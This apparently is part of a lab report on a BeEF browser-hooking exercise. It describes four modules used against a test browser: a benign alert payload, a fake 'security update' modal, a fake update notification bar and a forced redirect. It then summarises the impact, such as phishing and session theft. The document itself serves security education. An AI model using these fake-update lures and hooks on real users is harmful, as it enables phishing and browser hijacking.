
Below are the attacks performed and their results. All modules were launched from the BeEF control panel.

➢ Attack 1 - Run Custom JavaScript (Browser Popup):


- Model: Raw JavaScript
- Payload: alert('BeEF test – browser hooked successfully!');
- Result: The victim browser displayed a real JavaScript alert pop-up.
- Capture below is of the popup shown in the browser;




- Attack 2 - BlockUI Modal Dialog (Fake System Message):
  - Module: Misc - BlockUI Modal Dialog
  - Message used: Security Update Required – Please Click OK
  - Result: A fake modal window covered the victim's page, forcing them to click “OK.”
  - Capture below is of the BlockUI fake update window showing on the browser;



- Attack 3 - Fake Notification Bar:
    - Module: Social Engineering - Fake Notification Bar
    - Message: Your browser requires an update. Click here to continue.
    - Result: A fake “update required” banner appeared at the top of the victim’s browser.
    - Capture below is of the fake notification bar on the browser;



- Attack 4 - Browser Redirect:
    - Module: Browser - Redirect Browser (Standard)
    - Redirect URL: https://google.com
    - Result: The victim browser instantly navigated to Google without their permission.
    - Capture below is of the victim redirected to google;



5. **Evidence Summary**

   The attacks proved that:

   - The browser was successfully hooked.
   - Commands from BeEF reached the victim instantly.
   - BeEF modules can manipulate browser behavior.
   - The victim had no security measures blocking these actions.

   Collected artifacts includes:

   - Screenshots of popups
   - Fake system messages
   - Notification bar
   - Browser redirect
   - Hook.js code loading
   - BeEF logs

6. **Impact Analysis:**

   If this were a real system;

   - The attacker could perform phishing-style attacks.
   - The attacker could steal session data.
   - The attacker could launch drive-by malware downloads.
   - The attacker could take tabs hostage or force redirects.
   - The victim may believe fake update messages.

This type of attack shows how dangerous a simple script injection can be, especially when the browser trusts the page and the user doesn't notice anything strange.